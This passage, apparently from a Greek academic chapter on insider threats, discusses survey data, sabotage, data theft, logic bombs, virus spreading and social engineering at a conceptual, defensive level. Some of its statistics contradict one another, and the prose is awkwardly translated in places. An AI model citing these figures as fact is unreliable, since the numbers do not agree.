- Πηγαίο κώδικα προϊόντων της εταιρείας.
- Πληροφορίες για τιμολογήσεις.

5.6 Ανάλυση Απειλής

Εργαζόμενοι που απασχολούνται σε μια επιχείρηση, τους εμπιστεύονται σχεδόν πάντα οι εργοδότες τους. Έχουν πρόσβαση σε όλες τις πηγές της εταιρείας ώστε να θεωρούν τους εαυτούς τους σημαντικούς για τους εργοδότες τους. Οι πηγές αυτές μπορεί να είναι ηλεκτρονικής μορφής όπως servers που περιέχουν τα emails ή και κωδικούς των εργαζομένων. Οι επιτιθέμενοι θέλουν να έχουν πρόσβαση στο λογισμικό (ειδικά τον κώδικα) που θεωρείται σαν περιουσία της εταιρίας, όπως επίσης και στους ηλεκτρονικούς υπολογιστές τα laptops και τις φορητές συσκευές και τα πολύτιμα έγγραφα.

Μερικοί από τους εργαζόμενους θεωρούν ως πλεονέκτημα την προσβασιμότητα τους για να έχουν χρηματικά οφέλη ή εκδίκηση. Η μη εξουσιοδοτημένη πρόσβαση θεωρείτε ως απειλή για τους εργοδότες προς τους υφιστάμενους και μπορεί να φανεί σε διάφορες μορφές .

Πίσω στα 1998 από έρευνα που έκανε η Αμερικάνικη CSI ανέφερε ότι το 70% των οργανισμών έχουν πέσει θύμα απειλής/ υποκλοπής στο δίκτυο τους και τα δύο τρίτα των επιθέσεων αυτών έγιναν από άτομα που προέρχονται από το εσωτερικό της εταιρείας. Σαν αποτέλεσμα είναι σημαντικό να αναγνωριστεί η εσωτερική απειλή και η διαρροή των πληροφοριών σε αυτές τις απειλές ώστε να γίνει καταγραφή του ποσού που υπέστησαν από τις συγκεκριμένες απειλές οι οργανισμοί.

USSNTAC και CSEI δημιούργησαν δυο ξεχωριστές μελέτες για τις εσωτερικές απειλές, δίνοντας ως στόχο διαφορετικούς τομείς και ευρήματα για την φύση της εσωτερικής απειλής Επίσης το ITSBFS έχει επισημάνει τις ακόλουθες :

- Οι περισσότεροι από τους επιτιθέμενους είχαν τεχνικό υπόβαθρο υψηλό. Το 87% των επιθέσεων ήταν υπάλληλοι χωρίς τεχνικό υπόβαθρο , απλή χρήστες για να κάνουν απειλές. Μόνο το 23% των επιθέσεων αφορούσαν άτομα που είχαν τεχνικές γνώσεις και 17% είχαν root permission sysadms administration για τον οργανισμό.

- 78% των χρηστών ήταν active με λογαριασμούς την ημέρα που έγινε το συμβάν. Το 43% των συμβάντων οι επιτιθέμενοι είχαν το δικό τους username και password.

- Την στιγμή που είχαν προσβληθεί οι πλειονότητα των επιτιθέμενων είχαν system administrator η δικαιωματική πρόσβαση , αλλά λιγότεροι από τους μισούς είχαν δικαιώματα στις προσβάσεις για τα συστήματα που έκαναν την επίθεση.

- Οι επιτιθέμενοι ανατίναξαν τις εφαρμογές τις διαδικασίες και τις εργασίες όπως και άλλα πιο ιδιαίτερα εργαλεία που χρησιμοποιήθηκαν για να κάνουν τις επιθέσεις τους πιο πιστευτές.


- Η πλειονότητα των επιτιθεμένων άλλαξαν στοιχεία λογαριασμών των χρηστών, δημιούργησαν πλαστούς λογαριασμούς για να κάνουν τις επιθέσεις η ακόμα και κοινά διαμοιραζόμενα account.

- Τα περισσότερα συμβάντα έγιναν σε μη εργάσιμες ώρες και μέρες.

Γίνεται εύκολα κατανοητό από τα παραπάνω ευρήματα ότι η πλειονότητα των επιθέσεων διαπράττεται από εργαζόμενους που δεν είχαν τεχνικά καταρτισμένοι. Οι περισσότερες από τις επιθέσεις έγιναν από άτομα που έχουν πλήρη πρόσβαση στα συστήματα τα οποία έκαναν επίθεση, όποτε ήταν και πιο εύκολο για αυτούς. Αντίθετα μόνο λίγες επιθέσεις έγιναν από άτομα τα οποία απαιτούσαν ειδικές ικανότητες.

Στην παρακάτω εικόνα φαίνονται όλες οι κατηγορίες των επιθέσεων που έγιναν, με εκείνες που αφορούν επιθέσεις από υιούς να είναι στην κορυφή και να ακολουθούντα όπως ήταν φυσικό από επιθέσεις σε κινητές συσκευές και στο ασύρματο δίκτυο.

Στο κεφάλαιο αυτό θα εξερευνήσουμε όλες τις πιθανές επιθέσεις που μπορεί να δεχτεί ένας οργανισμός από εσωτερικά πρόσωπα. Οι απειλές αυτές έχουν κατηγοριοποιηθεί Για να γίνει πιο κατανοητή η συγκεκριμένη προσέγγιση χρησιμοποιήσαμε το δέντρο αναπαράστασης . Επίσης σε αυτό το κεφάλαιο γίνεται καταγραφή όλων των πιθανών συμβάντων που έγιναν σε εταιρείας καθώς και τις ενδεχόμενες ζημίες που προκάλεσαν.


Types of Attacks or Misuse Detected in the Last 12 Months
By Percent of Respondents
100 %
80 %
60 %
40 %
20 %
0 %
1999
2000
2001
2002
2003
2004
2005
2006
TYPE OF ATTACK 2006
Virus 65%
Laptop/mobile theft 47%
Insider abuse of Net access 42%
Unauthorized access to information 32%
Denial of service 25%
System penetration 15%
Abuse of wireless network* 14%
Theft of proprietary information 9%
Financial fraud 9%
Telecom fraud 8%
Misuse of public Web application* 6%
Web site defacement* 6%
Sabotage 3%
* questions added in 2004
CSI/FBI 2006 Computer Crime and Security Survey
Source: Computer Security Institute
2006: 616 Respondents

5.7 Κατανοώντας την απειλή

5.7.1 Δολιοφθορά

Η απλούστερη κατανόηση της δολιοφθοράς είναι η αναστάτωση. Η επίθεση με δολιοφθορά γίνεται απο κάποιον που προέρχεται απο το εσωτερικό της εταιρείας για να διαφθείρει της λειτουργίες της εταιρείας.

Ένας απολυόμενος υπάλληλος κάνει δολιοφθορά για να προκαλέσει ζημιά στις λειτουργίες της εταιρείας. Σήμερα οι περισσότερες από τις επιθέσεις γίνονται ηλεκτρονικά , είναι σημαντικό για την εταιρεία να εξασφαλίσει ότι όλες οι απαραίτητες λειτουργίες για την εκτέλεση της παραγωγής γίνονται σωστά και δεν υπάρχει φόβος για να θεωρηθεί ότι κάποια από τις διαδικασίες της είναι χαλασμένες.

Συμφώνα με το ρητό του Lovejoy " Η κατηγορία είναι όταν χαλάσει το δίκτυο που μεταφέρει πληροφορίες μεταξύ υπολογιστικών συστημάτων η να χαλάει η λειτουργία ηλεκτρονικών και πολλών άλλων συσκευών.

Είναι δύσκολο να συμφωνηθεί ότι η δολιοφθορά έχει ως στόχο να προκαλέσει δολιοφθορά στα φυσικά περιουσιακά στοιχεία της εταιρείας. Παρόλο που τα περιουσιακά στοιχεία ούτως είναι ένα πολύ σημαντικό στοιχείο της εταιρείας εξίσου σημαντικές είναι τα απόρρητα έγγραφα της εταιρείας και εκείνα που έχουν χαρακτήρα εμπιστευτικό, καθώς μπορεί να αποθηκευτούν χωρίς να ενοχλούν τα ηλεκτρονικά συστήματα.

Ο δολιοφθορά έχει ως στόχο την περιουσία της εταιρείας που παίρνουν μέρος σε παραγωγικές διαδικασίες της εταιρείας. Τα στοιχεία αυτά είναι περιουσιακά στοιχεία της εταιρείας και μπορούν να καταχωρηθούν σαν φυσική και ηλεκτρονική περιουσία της εταιρείας. Φυσικά στοιχεία μπορεί να είναι ηλεκτρονική υπολογιστές , ηλεκτρονικά καλώδια κτιριακές εγκαταστάσεις , αντίγραφα σημαντικών εγγράφων της εταιρείας. Ηλεκτρονικά περιουσιακά στοιχεία είναι πληροφορίες που αποθηκεύονται σε ηλεκτρονικούς υπολογιστές. Σε διαφορετικές υποθέσεις και μπορούν να χρησιμοποιηθούν για διαφορετικούς σκοπούς και ιδανικά αποθηκεύονται για 1 η 0

Η δολιοφθορά μπορεί να εμφανιστεί σε διάφορα τμήματα της εταιρείας . Μπείτε στην λογική να υπάρχει μια κατάσταση όπου υπάρχει μια θέση εργασίας και για την θέση αυτή υπάρχουν δυο υποψήφιοι . Ο ένας απο αυτούς προωθείτε απο την διοίκηση και ο δεύτερος κόβεται γιατί έχει θεωρηθεί κατά την φάση της συνέντευξης ότι έχει βρεθεί στοιχείο το οποίο μελλοντικά θα του δημιουργήσει υπόνοιες για να κάνει εσωτερική απειλή.

Cole and Ring είχε εντοπίσει ότι η δολιοφθορά υποκινείται κυρίως από θυμό η μη αρέσκεια του υπαλλήλου στο οποίο τον ωθεί να στραφεί απειλητικά προς την εταιρεία.

5.7.2 Κλοπή

Η κλοπή είναι η πιο συνηθισμένη μορφή εσωτερικής απειλή, και η οποία στοχεύει οικονομικές απολαβές. Όπως θα εξηγήσουμε και παρακάτω η πνευματική ιδιοκτησία έχει επαγγελματική αξία για την εταιρεία. Για τον λόγο αυτό επιτιθέμενοι που έχουν ως κίνητρο για να κερδίσουν χρηματικά από την κλοπή πνευματικής ιδιοκτησίας μπορεί να κατηγοριοποιηθούν σαν ένα πολύ βαρύ πλήγμα για την εταιρεία εξαρτάται βέβαια και από τον τομέα που δραστηριοποιείται η εταιρεία.

Θα μπορούσε να είναι πληροφορίες δεδομένων , hardware, network elements , απόρρητα έγγραφα , software , πληροφορίες πελατών και πληροφορίες σχετικά με τα οικονομικά της εταιρείας.

Στον τραπεζικό και τον οικονομικό τομέα , οι εγγραφές των πελατών μπορούν να χαρακτηριστούν σαν έγγραφα πνευματικής ιδιοκτησίας για την εταιρεία. Τα απόρρητα έγγραφα περιέχουν πληροφορίες για την ταυτότητα των πελατών. Μυστικές πληροφορίες όπως κωδικοί , οικονομικά στοιχεία, λεπτομέρειες τράπεζας και πληροφορίες πιστωτικών καρτών. Τα στοιχεία των πελατών είναι αποθηκευμένα , αφορά και καταρρακώνει την φήμη της εταιρείας. Ο πελάτης χάνει την εμπιστοσύνη προς την τράπεζα και στην συνέχεια η τράπεζα θα μπορούσε να κατάρρευση.

Το 2005 μια τέτοια απειλή θα μπορούσε να είναι η μεγαλύτερη καταστροφή που έχει γίνει τα τελευταία χρόνια στην σύγχρονη ιστορία. Το συγκεκριμένο περιστατικό κατέγραψε πελάτες που ήταν τριών μεγάλων τραπεζών Wachovia, Bank of America, Commerce Bank, and PNC Bank
.

Δημιούργησαν μια βάση δεδομένων που είχαν πληροφορίες για 667.000 λογαριασμούς χρηστών χρησιμοποιούσαν ονόματα και αριθμούς κοινωνικής ασφάλισης. Αφού είχαν πάρει τα στοιχεία όλων των πελατών , έβγαλαν στην επιφάνεια print screen των λογαριασμών τις πληροφορίες που έγραψαν με το χέρι. Την πληροφορία αυτή ήθελαν να την πουλήσουν παράνομα σε πάνω απο 40 Εταιρείες βάζοντας ως κέλυφος μια μεγαλύτερη εταιρεία.

Σε μια εταιρεία κατασκευής λογισμικού πνευματική ιδιοκτησία μπορεί να είναι η δημιουργία λογισμικού και συγκεκριμένα κατά το βήμα όπου έχει γίνει επένδυση στα σχέδια κατασκευής για ένα προϊόν που θα θέλαμε να είχε μεγάλη εμπορική επιτυχία.

Σε μια εταιρεία μεταπώλησης, οι πελάτες κάνουν πάρα πολλές πληρωμές κατά την διάρκεια της ημέρας. Αυτό έχει ως αποτέλεσμα να γίνονται πάρα πολλές δοσοληψίες και ειδικά σε ηλεκτρονικές αγορές από πιστωτικές κάρτες και πάγιες εντολές. Οι πελάτες θεωρούν ότι όλες αυτές οι πληροφορίες θα μείνουν ασφαλές . Αν μάθουν ότι για κάποιο λόγο οι πληροφορίες χάθηκαν αυτόματα θα χαθεί και η αξιοπιστία της εταιρείας και προφανώς θα σταματήσει τις δοσοληψίες με την επιχείρηση που είναι αρκετά ντροπιαστικό.

Υπάρχουν πάρα πολύ τρόποι για να γίνει μια κλοπή . Οι πληροφορίες που αποθηκεύονται μέσα σε ηλεκτρονικούς υπολογιστές μπορούν εύκολα να κλαπούν απο emails αποστέλλοντα υιούς και instance messengers. Όπου πλέκονται φορητές συσκευές , laptops mobile phones είναι ακόμα πιο εύκολο να γίνει κλοπή. Ο επιτιθέμενος μπορεί να κερδίσει πληροφορίες απο κάποιο email που έχει στείλει μέχρι και να κλέψει και τη φορητή συσκευή.

5.7.3 Εγκατάσταση κακόβουλου κώδικα.

Κακόβουλος κώδικας είναι ένα πρόγραμμα που έχει δημιουργηθεί για να προκαλέσει ζημιά σε ένα ηλεκτρονικά υπολογιστή. Χωρίζεται σε δύο σημαντικά μέρη με εκείνο που ξεχωρίζει να είναι αυτό που εκτελεί την κακόβουλη πράξη. Ο κακόβουλος κώδικας χωρίζεται σε δύο είδη τις χρονικές βόμβες και τις λογικές βόμβες.

Ορολογικές βόμβες είναι εκείνες στις οποίες γίνεται trigger μια συγκεκριμένη πράξη αφού περάσει κάποιο σεβαστό χρονικό διάστημα. Αντίθετα λογικές βόμβες είναι τα σημεία εκείνα του κώδικα που αφότου δεν γίνει κάποιο συμβάν πυροδοτείται μια πράξη. Συνήθως οι λογικές βόμβες κάνουν reformat δίσκους αλλάζουν τα δεδομένα και άλλες μη επιθυμητές ενέργειες.




Table 1. New malicious code signatures

Στο παρακάτω γράφημα θα βρείτε πως αυξάνονται οι καταγεγραμμένες απειλές .


Για να εγκαταστήστε κακόβουλο κώδικα θα πρέπει να έχετε άριστο τεχνικό υπόβαθρο. Και φυσικά δεν μπορεί να εφαρμοστεί απο όλο το προσωπικό της εταιρείας. Ο εργαζόμενος θα πρέπει να έχει τις γνώσεις να συνειδητοποιήσει την τεχνογνωσία που του παρέχεται και να μην πράξει ενέργειες που θα έχουν σαν στόχο τους άλλους εργαζομένους.

Για τον λόγο αυτό θα είναι σημαντικό να δοθούν τα σωστά permissions προς όλους τους εργαζομένους για να έχουν την πλήρη γνώση των συστημάτων τους. Οι περισσότερες απο τις απειλές που έχουν καταγραφεί αφορά εργαζομένους που έχουν κάνει εγκατάσταση κώδικα για να εκδικηθούν την εταιρεία.

5.7.4 Κακόβουλος ιός

Ο ιός είναι άλλη μια απειλή που μπορεί να προκαλέσει εσωτερική απειλή. Και εξαπλώνεται όταν ο ιός εκτελείται. Υπάρχουν πολλοί τρόποι μέσα απο τους μπορεί να μεταδοθεί ένας ιός μέσα απο emails, instant messanges chats ή και απο πολλές άλλες τυχαίες δραστηριότητες. Σε κάποιες περιπτώσεις ακόμα και αν ο εργαζόμενος είναι τεχνικά καταρτισμένος και προσεκτικός, μπορεί μια τυχαία στιγμή απροσεξίας να τον κάνει να κολλήσει.

Υπάρχει η φράση, “While the most significant internal threat is the "ignorant" employee who double clicks on an e-mail attachment, activating a virus, results from a number of "insider attack" surveys show that viruses may be exploited by hostile employees.”



Εσωτερική απειλή (Insider threat)

Η ηλεκτρονική αλληλογραφία είναι ένας αρκετά συνήθης τρόπος για να εξαπλώνεται ο ιός . Λόγο της γενικής αποδοχής είναι ένας δημοφιλής τρόπος για να εξαπλώνεται ο ιός. Ο ιός γίνεται attach σε ένα file και στέλνεται μέσα απο ένα email.

Ο εργαζόμενος που θα δεχτεί το email απο περιέργεια θα ανοίξει το attach και θα εγκαταστήσει τον ιό. Αυτό συμβαίνει επειδή ο εργαζόμενος δεν είναι αρκετά προσεκτικός και βρίσκεται σε μια στιγμή αδυναμίας. Ανοίγει γενικότερα 'έγγραφα τα οποία είτε δεν τα έχει κάνει σωστά scan είτε επειδή δεν έχει προσέξει τον αποστολέα τους. Όταν ο εργαζόμενος γνωρίζει ότι το email θα προκαλέσει καταστροφή θα το αποστείλει σε όλους τους ηλεκτρονικούς λογαριασμούς του οργανισμού.

Οι Instant Messengers χρησιμοποιούνται για την ανταλλαγή μηνυμάτων σε πραγματικό χρόνο με τους ανθρώπους εντός ή έξω από το δίκτυο της εταιρείας. Messengers χρησιμοποιούν τυχαίες θύρες TCP / IP για να επικοινωνούν και στις οποίες είναι ευάλωτες σε επιθέσεις. Όταν ένας εργαζόμενος χρησιμοποιεί το Messenger για να συνομιλεί με ένα πρόσωπο εκτός δικτύου κάνει το δίκτυο ευάλωτο σε απειλές από χάκερ που θα επιχειρούσαν να εκμεταλλευτούν την ευπάθεια.

Οι χάκερ μπορούν να προσπαθήσουν να εισέλθουν στο
δίκτυο της εταιρείας που χρησιμοποιεί αυτές τις τυχαίες θύρες. Εάν επιτύχει, θα μπορούσε να εισαγάγει έναν ιό στο
δίκτυο διαταράσσοντας τις υπηρεσίες. Λόγω το λόγο αυτό, οι περισσότερες από τις εταιρείες που δεν επιτρέπουν
χρήση των άμεσων μηνυμάτων.

Αρχείο του προγράμματος κοινής χρήσης είναι μια άλλη εφαρμογή που χρησιμοποιείται για την ανάπτυξη των ιών σε ένα
δίκτυο. Μια εμπιστευτικές πληροφορίες μπορούν να επωφεληθούν από την εφαρμογή διαμοιρασμού αρχείων για να μοιράζονται με τον ιό
άλλους χρήστες να θέτει σε κίνδυνο την ασφάλεια στο δίκτυο της εταιρείας. Θα μπορούσε να μετονομάσετε το αρχείο του ιού
σε ένα επίσημο έγγραφο και να το μοιραστείτε με άλλους χρήστες έτσι ώστε όταν το ανοίξετε για να αποκτήσετε πρόσβαση
το έγγραφο, ενεργοποιούν αντί αυτού τον ιό.

5.7.4 Social engineering


Ο στόχος της κοινωνικής μηχανικής (Social Engineering) είναι να αποσπάσει απόρρητες πληροφορίες από ανθρώπους, χωρίς τη βοήθεια τεχνικών μέσων, με απώτερο σκοπό την παραβίαση του συστήματος ασφάλειας αλλά και την ιδιοποίηση των πληροφοριών που βρίσκονται σε αυτό. Τα αποτελέσματα αυτής της πρακτικής μπορούν να είναι εκτενή αφού καλύπτουν ένα μεγάλο φάσμα ελέγχων ασφάλειας και παρέχουν σημαντικές πληροφορίες για τα μέτρα ασφάλειας ενός οργανισμού.

Τα βασικά συμπεράσματα από αυτούς τους ελέγχους συνήθως οδηγούν τους οργανισμούς στο να ενισχύσουν τα εκπαιδευτικά προγράμματα ευαισθητοποίησης ασφάλειας των πληροφοριών εστιάζοντας σε συγκεκριμένα πεδία.

Σε γενικές γραμμές το social engineering είναι ο τρόπος που καθοδηγήσει κάποιο άτομο να κάνει κάτι χωρίς στην ουσία να του δίνει συγκεκριμένες πληροφορίες. Στην ασφάλεια των δεδομένων θεωρούν ότι ο άνθρωπος είναι ο ποιο αδύναμος κρίκος. Αυτό είναι που κάνει το social engineering και πολύ πιθανό. Το 62% του προσωπικού που είχε περιορισμένη γνώση IT για να κάνει επίθεση στράφηκε στην μέθοδο αυτή.

Η προσπάθεια κάποιου ατόμου που δεν έχει δικαιώματα σε σημεία που δεν θα έπρεπε συνιστά περιπτώσεις εσωτερικής απειλής. Οι επιτιθέμενοι μπορεί να θέλουν τις πληροφορίες αυτές για να βρουν τρόπο να διεισδύσουν στο σύστημα και να υποκλέψουν σημαντικές πληροφορίες.

Σκεφτείτε την περίπτωση που ένας υπάλληλος θεωρεί ότι δεν παίρνει την κατάλληλη bonus. Βρίσκει μια υπάλληλο του HR και τροποποιεί την formula για να δίνει το bonus και ενδεχομένως να την αλλάξει. Όταν λοιπόν θα ξανά δοθούν τα bonus θα είναι αλλαγμένα.



Στόχος μιας τέτοιας επίθεσης είναι η υποκλοπή προσωπικών στοιχείων του θύματος μέσω στοχευμένης παραπλάνησης. Συχνά οι δράστες κερδίζουν πρώτα την εμπιστοσύνη του θύματος, ώστε στη συνέχεια να μπορέσουν να αποκτήσουν πρόσβαση στα επιθυμητά δεδομένα. Μην είστε εύπιστοι απέναντι σε τηλεφωνήματα ή e-mail που σας ζητούν να αποκαλύψετε προσωπικά σας δεδομένα.

Μην αποκαλύπτετε προσωπικά ή εταιρικά στοιχεία, ανεξαρτήτως καλούντος ή αποστολέα του μηνύματος.

